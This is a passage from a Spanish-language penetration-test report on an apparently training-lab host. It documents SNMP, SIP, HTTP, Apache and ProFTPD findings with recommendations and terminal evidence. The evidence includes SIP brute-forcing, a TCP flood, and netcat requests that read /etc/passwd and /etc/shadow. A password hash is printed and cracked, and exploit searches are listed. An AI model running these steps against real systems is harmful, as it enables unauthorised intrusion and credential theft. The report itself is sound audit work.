Evidencia:



```
(root@kali)-[/home/kali]
# nmap -sU -p 161 -vvv 27.0.172.234

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 16:08 EDT
Initiating Ping Scan at 16:08
Scanning 27.0.172.234 [4 ports]
Completed Ping Scan at 16:08, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:08
Completed Parallel DNS resolution of 1 host. at 16:08, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating UDP Scan at 16:08
Scanning AcademiaTSS-nivel1 (27.0.172.234) [1 port]
Completed UDP Scan at 16:08, 0.40s elapsed (1 total ports)
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up, received reset ttl 128 (0.0011s latency).
Scanned at 2025-07-11 16:08:02 EDT for 0s

PORT      STATE      SERVICE REASON
161/udp   open|filtered snmp    no-response

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
Raw packets sent: 8 (486B) | Rcvd: 1 (40B)
```

Recomendaciones

- Cerrar el puerto 161 si el servicio SNMP no es necesario.
- En caso de necesitarlo, restringir el acceso a direcciones IP específicas mediante ACLs o reglas de firewall.
- Deshabilitar la comunidad pública o cambiarla por una cadena segura y personalizada.
- Actualizar SNMP a una versión segura, como SNMPv3 que incluye autenticación y cifrado.
- Realizar auditorías periódicas del servicio para verificar su configuración.

Exposición del Servicio SIP en Puerto 5060 (TCP/UDP)

Riesgo: 🟡 MEDIO

Sistema afectado: Puerto 5060 SIP

Detalles de la vulnerabilidad

Se detectó que el puerto 5060 está abierto y accesible desde internet en ambos protocolos, TCP y UDP, correspondiendo al servicio SIP (Session Initiation Protocol) utilizado para comunicaciones VoIP.

Durante la auditoría se realizaron intentos de enumeración y fuerza bruta sobre el servicio, sin éxito en la obtención de credenciales válidas. Asimismo, se ejecutó un ataque de denegación de servicio (DoS) mediante flooding TCP, que aunque no logró causar una interrupción o ralentización significativa, confirmó que el puerto está expuesto y responde a estas solicitudes.

Aunque el ataque DoS no tuvo éxito en afectar la disponibilidad del servicio, esta prueba demuestra la necesidad de mitigar este vector de ataque. La exposición del puerto 5060 representa un riesgo potencial importante, ya que un atacante con métodos más sofisticados podría aprovechar esta superficie para explotar vulnerabilidades críticas o causar daños significativos.

Evidencia:

```
(root@kali)-[/usr/share/nmap/scripts]
# nmap -sU -p 5060 --script=sip-methods.nse 27.0.172.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 14:22 EDT
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.025s latency).

PORT      STATE      SERVICE
5060/udp   open|filtered sip

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds

(root@kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 5060 --script=sip-methods.nse 27.0.172.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 14:22 EDT
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.026s latency).

PORT      STATE SERVICE
5060/tcp   open  sip

Nmap done: 1 IP address (1 host up) scanned in 5.30 seconds
```

```
(root@kali)-[/usr/share/nmap/scripts]
# nmap -p 5060 --script=sip-brute 27.0.172.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 14:31 EDT
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.
NSE: [sip-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.025s latency).

PORT      STATE SERVICE
5060/tcp  open  sip
| sip-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 2315 guesses in 602 seconds, average tps: 3.7

Nmap done: 1 IP address (1 host up) scanned in 608.01 seconds

(root@kali)-[/usr/share/nmap/scripts]
# nmap -p 5060 --script=sip-enum-users.nse 27.0.172.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 14:42 EDT
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.026s latency).

PORT      STATE SERVICE
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds
```

```
(root@kali)-[/usr/share/nmap/scripts]
# svwar -m INVITE -x 2000 -e 1000 27.0.172.234
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
ERROR:TakeASip:socket error: timed out
WARNING:root:found nothing
```

```
(root@kali)-[/home/kali/Auditorias/Puerto5060]
# ./flood_5060.sh
Informe de Flooding TCP a 27.0.172.234:5060
Fecha: Thu Jul 17 03:28:13 PM EDT 2025

Verificando si el puerto 5060 (TCP) está abierto ...
✓ El puerto 5060 TCP está ABIERTO.

Midiendo latencia antes del ataque ...
Latencia media antes del ataque: 456.642 ms

Iniciando ataque flooding TCP con hping3 durante 30s ...
Ataque finalizado.

Midiendo latencia después del ataque ...
Latencia media después del ataque: 457.730 ms

Análisis:
✓ Sin cambios relevantes en la latencia.
i El sistema parece bien protegido o no respondió al ataque.

Informe guardado en: flood_report_2025-07-17_15-28-13.txt
(root@kali)-[/home/kali/Auditorias/Puerto5060]
```

Recomendaciones

- Restringir el acceso al puerto 5060 solo a redes confiables o a través de VPN.
- Implementar mecanismos de autenticación robustos para el servicio SIP.
- Monitorizar continuamente para detectar actividades sospechosas.
- Configurar firewalls y sistemas IDS/IPS para proteger y limitar el acceso al servicio.

Exposición de archivos sensibles y extracción de credenciales a través del puerto 8080

Riesgo: ● CRÍTICO

Sistema afectado: Puerto 8080

Detalles de la vulnerabilidad

Se ha detectado una vulnerabilidad crítica en el puerto 8080, ya que el servidor expone listados completos del sistema de archivos raíz a través de peticiones HTTP, incluyendo directorios sensibles como /etc/ y /home/. Esto ha permitido acceder a archivos confidenciales, entre ellos /etc/shadow, que contiene los hashes de las contraseñas de los usuarios del sistema. De hecho, se obtuvo un hash correspondiente al usuario “kali” que fue crackeado con éxito mediante John the Ripper, revelando la contraseña en texto plano: kali. Esta exposición representa un riesgo grave para la seguridad, pues un atacante podría obtener credenciales válidas y comprometer el sistema por completo. Se recomienda cerrar el acceso no autorizado al servidor, restringir la navegación por directorios y proteger adecuadamente los archivos sensibles para evitar posibles explotaciones.

Evidencia:

```
nc 27.0.172.234 8080
GET / HTTP/1.1
Host: 27.0.172.234

<HTML>
<HEAD>
<TITLE>Directory /</TITLE>
<BASE HREF="file:/">
</HEAD>
<BODY>
<H1>Directory listing of /</H1>
<UL>
<LI><A HREF=".">.</A>
<LI><A HREF="..">..</A>
<LI><A HREF=".autorelabel">.autorelabel</A>
<LI><A HREF="Hashpass">Hashpass</A>
<LI><A HREF="bin/">bin/</A>
<LI><A HREF="boot/">boot/</A>
<LI><A HREF="dev/">dev/</A>
<LI><A HREF="etc/">etc/</A>
<LI><A HREF="home/">home/</A>
<LI><A HREF="initrd.img">initrd.img</A>
<LI><A HREF="initrd.img.old">initrd.img.old</A>
<LI><A HREF="lib/">lib/</A>
<LI><A HREF="lib32/">lib32/</A>
<LI><A HREF="lib64/">lib64/</A>
<LI><A HREF="lost%2Bfound/">lost+found/</A>
<LI><A HREF="media/">media/</A>
<LI><A HREF="mnt/">mnt/</A>
<LI><A HREF="opt/">opt/</A>
<LI><A HREF="proc/">proc/</A>
<LI><A HREF="root/">root/</A>
<LI><A HREF="run/">run/</A>
<LI><A HREF="sbin/">sbin/</A>
<LI><A HREF="srv/">srv/</A>
<LI><A HREF="swapfile">swapfile</A>
<LI><A HREF="sys/">sys/</A>
<LI><A HREF="tmp/">tmp/</A>
<LI><A HREF="usr/">usr/</A>
<LI><A HREF="var/">var/</A>
<LI><A HREF="vmlinuz">vmlinuz</A>
<LI><A HREF="vmlinuz.old">vmlinuz.old</A>
</UL>
</BODY>
</HTML>
<html><body><h1>403 Forbidden</h1>
Request forbidden by administrative rules.
```

```
(root@kali)-[/usr/share/nmap/scripts]
# nc 27.0.172.234 8080
GET /etc/passwd HTTP/1.1
Host: 27.0.172.234

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
tss:x:102:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:107:109:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
pulse:x:110:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
nm-openconnect:x:111:113:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
lightdm:x:112:114:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:113:116::/var/lib/saned:/usr/sbin/nologin
```



```
(root@kali)-[/usr/share/nmap/scripts]
# nc 27.0.172.234 8080
GET /etc/shadow HTTP/1.1
Host: 27.0.172.234
```

```
root:*:20057:0:99999:7 :::
daemon:*:20057:0:99999:7 :::
bin:*:20057:0:99999:7 :::
sys:*:20057:0:99999:7 :::
sync:*:20057:0:99999:7 :::
games:*:20057:0:99999:7 :::
man:*:20057:0:99999:7 :::
lp:*:20057:0:99999:7 :::
mail:*:20057:0:99999:7 :::
news:*:20057:0:99999:7 :::
uucp:*:20057:0:99999:7 :::
proxy:*:20057:0:99999:7 :::
www-data:*:20057:0:99999:7 :::
backup:*:20057:0:99999:7 :::
list:*:20057:0:99999:7 :::
irc:*:20057:0:99999:7 :::
_apt:*:20057:0:99999:7 :::
nobody:*:20057:0:99999:7 :::
systemd-network:!*:20057:0:99999:7 :::
dhcpcd:!:20057:0:99999:7 :::
systemd-timesync:!*:20057:0:99999:7 :::
messagebus:!:20057:0:99999:7 :::
tss:!:20057:0:99999:7 :::
strongswan:!:20057:0:99999:7 :::
tcpdump:!:20057:0:99999:7 :::
sshd:!:20057:0:99999:7 :::
dnsmasq:!:20057:0:99999:7 :::
avahi:!:20057:0:99999:7 :::
nm-openvpn:!:20057:0:99999:7 :::
speech-dispatcher:!:20057:0:99999:7 :::
usbmux:!:20057:0:99999:7 :::
pulse:!:20057:0:99999:7 :::
nm-openconnect:!:20057:0:99999:7 :::
lightdm:!:20057:0:99999:7 :::
saned:!:20057:0:99999:7 :::
polkitd:!*:20057:0:99999:7 :::
rtkit:!:20057:0:99999:7 :::
colord:!:20057:0:99999:7 :::
```

```
redsocks!!:20057:~::~:
_gophish!!:20057:~::~:
iodine!!:20057:~::~:
miredo!!:20057:~::~:
statd!!:20057:~::~:
redis!!:20057:~::~:
postgres!!:20057:~::~:
mosquitto!!:20057:~::~:
inetsim!!:20057:~::~:
_gvm!!:20057:~::~:
kali:$y$j9T$ufXTBpN1QpgwlgqRFmb/B0$/.y0ybAF4iNQXniErsDWF9QSl2HZH7LnBeRHB4ZiQa9:20057:0:99999:7::~:
mongodb!!:20163:~::~:
beef-xss!!:20229:~::~:
acunetix!!:20280:~::~:
<html><body><h1>403 Forbidden</h1>
Request forbidden by administrative rules.
</body></html>
```

```
(root@kali)-[/home/kali/Auditorias]
# john --format=crypt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance.
kali (kali)
1g 0:00:00:01 DONE 1/3 (2025-07-17 18:45) 0.7407g/s 69.62p/s 69.62c/s 69.62C/s kali..Kali9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[/home/kali/Auditorias]
# john --show hash.txt

kali:kali

1 password hash cracked, 0 left
```

Recomendaciones

- Restringir el acceso al servidor HTTP: Limitar el acceso al puerto 8080 solo a IPs o rangos autorizados mediante firewall o listas de control de acceso (ACL).
- Deshabilitar el listado de directorios: Configurar el servidor para que no permita la navegación o listado de directorios, evitando que un atacante explore la estructura del sistema.
- Restringir el acceso a archivos sensibles: Implementar reglas para bloquear el acceso a archivos del sistema como `/etc/passwd` y `/etc/shadow`, o cualquier archivo que contenga información sensible.
- Actualizar y parchear el software: Mantener el servidor y sus servicios siempre actualizados para corregir posibles vulnerabilidades conocidas.
- Implementar autenticación y autorización: Si es necesario exponer servicios, protegerlos con autenticación fuerte y roles que limiten privilegios según el usuario.
- Monitorización y alertas: Implementar sistemas de monitoreo para detectar accesos anómalos o intentos de exploración del servidor.

Puerto 10800/tcp — Servicio HTTP (Apache 2.4.62)

Riesgo: ● CRÍTICO


Sistema afectado: Puerto 10800 tcp/ Servicio HTTP

Detalles de la vulnerabilidad

Se ha detectado una vulnerabilidad en el puerto 10800, el cual aloja un servicio web que expone directamente la página por defecto de Apache2 en sistemas Debian. Esta página revela información sensible sobre la estructura de configuración del servidor, incluyendo rutas específicas como `/etc/apache2/`, archivos clave como `apache2.conf`, `ports.conf`, así como directorios como `mods-enabled/`, `conf-enabled/` y `sites-enabled/`. Estos datos facilitan la identificación del sistema operativo y la configuración exacta del servidor web, lo que representa un riesgo considerable para el fingerprinting y futuros ataques dirigidos. Además, el servidor expone el banner completo de su versión Apache/2.4.62 (Debian), lo que facilita aún más su identificación por parte de actores maliciosos.

Mediante un escaneo con Nmap se han detectado múltiples vulnerabilidades críticas en esta versión, incluyendo CVEs con puntuaciones de severidad muy altas (hasta 10.0), que permiten explotación remota (RCE) y denegación de servicio (DoS), existiendo exploits públicos disponibles. Aunque el servicio se encuentre en un puerto no estándar (10800), esto no constituye una capa de seguridad efectiva, ya que herramientas automatizadas pueden identificar y explotar estos servicios sin dificultad.

Evidencia:



```
(root@kali)-[/home/kali/Auditorias]
# nmap -sV -p 10800 27.0.172.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 05:57 EDT
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.036s latency).

PORT      STATE SERVICE VERSION
10800/tcp open  http    Apache httpd 2.4.62 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

(root@kali)-[/home/kali/Auditorias]
#
```

```

<div class="section_header">
  <div id="changes"></div>
  Configuration Overview
</div>
<div class="content_section_text">
  <p>
    Debian's Apache2 default configuration is different from the
    upstream default configuration, and split into several files optimized for
    interaction with Debian tools. The configuration system is
    <b>fully documented in
    /usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full
    documentation. Documentation for the web server itself can be
    found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>
    package was installed on this server.
  </p>
  <p>
    The configuration layout for an Apache2 web server installation on Debian systems is as follows:
  </p>
  <pre>
etc/apache2/
├─ apache2.conf
│   └─ ports.conf
├─ mods-enabled
│   └─ *.load
│   └─ *.conf
├─ conf-enabled
│   └─ *.conf
├─ sites-enabled
│   └─ *.conf
└─
  </pre>
  <ul>
    <li>
      <tt>apache2.conf</tt> is the main configuration
      file. It puts the pieces together by including all remaining configuration
      files when starting up the web server.
    </li>
    <li>
      <tt>ports.conf</tt> is always included from the
      main configuration file. It is used to determine the listening ports for
      incoming connections, and this file can be customized anytime.
    </li>
    <li>
      Configuration files in the <tt>mods-enabled/</tt>,
      <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
      particular configuration snippets which manage modules, global configuration
      fragments, or virtual host configurations, respectively.
    </li>
  </ul>

```

```

(root@kali)-[/home/kali/Auditorias]
# nmap -sV -p 10800 27.0.172.234 --script=vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 06:22 EDT
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.092s latency).

PORT      STATE SERVICE VERSION
10800/tcp open  http   Apache httpd 2.4.62 ((Debian))
|_ vulners:
|_ cpe:/a:apache:http_server:2.4.62:
|_ 95499236-C9FE-56A6-9D7D-E943A24B633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
|_ 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
|_ A5425A79-9D81-513A-9CC5-549D6321897C 9.8 https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-549D6321897C *EXPLOIT*
|_ CVE-2025-23048 9.1 https://vulners.com/cve/CVE-2025-23048
|_ CVE-2025-53020 7.5 https://vulners.com/cve/CVE-2025-53020
|_ CVE-2025-49630 7.5 https://vulners.com/cve/CVE-2025-49630
|_ CVE-2024-47252 7.5 https://vulners.com/cve/CVE-2024-47252
|_ CVE-2024-43394 7.5 https://vulners.com/cve/CVE-2024-43394
|_ CVE-2024-43204 7.5 https://vulners.com/cve/CVE-2024-43204
|_ CVE-2024-42516 7.5 https://vulners.com/cve/CVE-2024-42516
|_ CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.83 seconds

```



Apache2 Debian Default Page



It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.



Lucene search

Searching through 3M+ vulnerabilities and exploits

CTRL K

Start 30-day trial

Database
Scanner
Perimeter Scanner
Email
Webhook
Plugins
Resources
Pricing
Contacts

VULNERS > GITHUBEXPLOIT > EXPLOIT FOR CVE-2014-4210

Exploit for CVE-2014-4210

18 MAR 2022 21:54:15 TYPE GITHUBEXPLOIT 43471 VIEWS

CVE-2014-4210 Exploit

[[!Tweet]](<https://img.shields.io/twitter/url/http/Hktalent313577...>)

Show less ^

5 of 5 AI Insights are available for you today

Leverage the power of AI to quickly understand

Get AI Insights

18 Mar 2022 21:54
Current

9.9

High risk

Vulners AI Score 9.9

EPSS 0.94495

```
(root@kali)-[/home/kali/Auditorias]
# curl -I http://27.0.172.234:10800

HTTP/1.1 200 OK
Date: Fri, 18 Jul 2025 12:01:41 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Fri, 13 Jun 2025 07:54:05 GMT
ETag: "29cd-6376f59b153ea"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html
```

```
(root@kali)-[/home/kali]
# nc 27.0.172.234 8080
GET /etc/apache2/ HTTP/1.1
Host: 27.0.172.234

test the correct operation of the Apache2 server after
read this page, it means that the Apache HTTP server inst
ce this file (located at /var/www/html/index.html)
<HTML>
<HEAD>
<TITLE>Directory /etc/apache2/</TITLE>
<BASE HREF="file:/etc/apache2/">
</HEAD>
<BODY>
<H1>Directory listing of /etc/apache2/</H1>
<UL>
<LI><A HREF="..">../</A>
<LI><A HREF="..">../</A>
<LI><A HREF="apache2.conf">apache2.conf</A>
<LI><A HREF="conf-available/">conf-available/</A>
<LI><A HREF="conf-enabled/">conf-enabled/</A>
<LI><A HREF="envvars">envvars</A>
<LI><A HREF="magic">magic</A>
<LI><A HREF="mods-available/">mods-available/</A>
<LI><A HREF="mods-enabled/">mods-enabled/</A>
<LI><A HREF="ports.conf">ports.conf</A>
<LI><A HREF="sites-available/">sites-available/</A>
<LI><A HREF="sites-enabled/">sites-enabled/</A>
</UL>
</BODY>
</HTML>
<html><body><h1>403 Forbidden</h1>
Request forbidden by administrative rules.
</body></html>
Host:: command not found
```

Recomendaciones

- Actualizar el servidor Apache a su versión más reciente, aplicando todos los parches de seguridad disponibles.
- Implementar medidas de protección, como un firewall de aplicaciones web (WAF).
- Restringir el acceso externo al puerto 10800 si no es estrictamente necesario.
- Realizar auditorías periódicas y análisis de vulnerabilidades automáticas y manuales para verificar que no existan nuevos vectores de ataque.

Puerto 45421/tcp — Servicio FTP (ProFTPD)

Riesgo: ● CRÍTICO

Sistema afectado: Puerto 45421 tcp

Detalles de la vulnerabilidad

Se ha detectado un servicio FTP escuchando en el puerto 45421/tcp, identificado como ProFTPD. Aunque el escaneo inicial sugiere que el acceso anónimo podría estar habilitado, los intentos de autenticación anónima han fallado, lo que indica que dicha opción no se encuentra disponible actualmente.

No obstante, la presencia de ProFTPD en sí representa un riesgo potencial, dado su historial de vulnerabilidades críticas. Diversas versiones de este servicio han sido afectadas por fallos graves como ejecución remota de código (RCE), inyección de comandos, desbordamientos de búfer y backdoors.

El hecho de que el servicio esté expuesto en un puerto no estándar podría indicar un intento de ocultamiento, pero no proporciona ninguna protección real. Además, existen múltiples exploits públicos disponibles en bases de datos como Exploit-DB y Metasploit que permiten aprovechar debilidades conocidas de este software.

Adicionalmente, este protocolo presenta una vulnerabilidad significativa en cuanto a la gestión de autenticación: no implementa límites ni mecanismos efectivos para prevenir ataques de fuerza bruta, lo que permite a un atacante realizar miles de intentos de combinación de usuario y contraseña sin restricción. Esta falta de control incrementa considerablemente el riesgo de compromiso mediante credenciales débiles o robadas, representando una grave amenaza para la seguridad del sistema.

Evidencia:

```
(root@kali)-[/home/kali]
# nmap -sS -Pn -p 45421 27.0.172.234 -sV -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 10:02 EDT
NSE: Loaded 47 scripts for scanning.
Initiating SYN Stealth Scan at 10:02
Scanning AcademiaTSS-nivel1 (27.0.172.234) [1 port]
Discovered open port 45421/tcp on 27.0.172.234
Completed SYN Stealth Scan at 10:02, 0.10s elapsed (1 total ports)
Initiating Service scan at 10:02
Scanning 1 service on AcademiaTSS-nivel1 (27.0.172.234)
Completed Service scan at 10:02, 11.25s elapsed (1 service on 1 host)
NSE: Script scanning 27.0.172.234.
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
Nmap scan report for AcademiaTSS-nivel1 (27.0.172.234)
Host is up (0.075s latency).

PORT      STATE SERVICE VERSION
45421/tcp  open  ftp      ProFTPD

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
Raw packets sent: 1 (44B) | Rcvd: 1 (44B)

Host is up (0.075s latency).

PORT      STATE SERVICE VERSION
45421/tcp  open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT

NSE: Script Post-scanning.
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 53.12 seconds
Raw packets sent: 1 (44B) | Rcvd: 1 (44B)
```

```

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > search ProFTPD

```

Matching Modules				Disclosure Date	Ran
#	Name	Description			
0	exploit/linux/misc/netsupport_manager_agent	NetSupport Manager Agent Remote Buffer Overflow		2011-01-08	ave
1	exploit/linux/ftp/proftp_sreplace	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)		2006-11-26	gre
2	_ target: Automatic Targeting			.	.
3	_ target: Debug			.	.
4	_ target: ProFTPD 1.3.0 (source install) / Debian 3.1			.	.
5	exploit/freebsd/ftp/proftp_telnet_iac	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)		2010-11-01	gre
6	_ target: Automatic Targeting			.	.
7	_ target: Debug			.	.
8	_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)			.	.
9	exploit/linux/ftp/proftp_telnet_iac	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)		2010-11-01	gre
10	_ target: Automatic Targeting			.	.
11	_ target: Debug			.	.
12	_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1			.	.
13	_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)			.	.
14	_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)			.	.
15	exploit/unix/ftp/proftp_modcopy_exec			2015-04-22	exc

```
(root@kali)-[/home/kali]
# searchsploit ProFTPD
```

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPD ' Remote Command Execution	freebsd/remote/18181.txt
ProFTPD - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPD - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPD - 'mod_sftp' Integer Overflow Denial of Service	linux/dos/16129.txt
ProFTPD 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPD 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer	linux/remote/16852.rb
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer O	linux/remote/19475.c
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer O	linux/remote/19476.c
ProFTPD 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPD 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPD 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPD 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPD 1.2.7 < 1.2.9rc2 - Remote Code Execution / Bru	linux/remote/110.c
ProFTPD 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Ov	linux/dos/23170.c
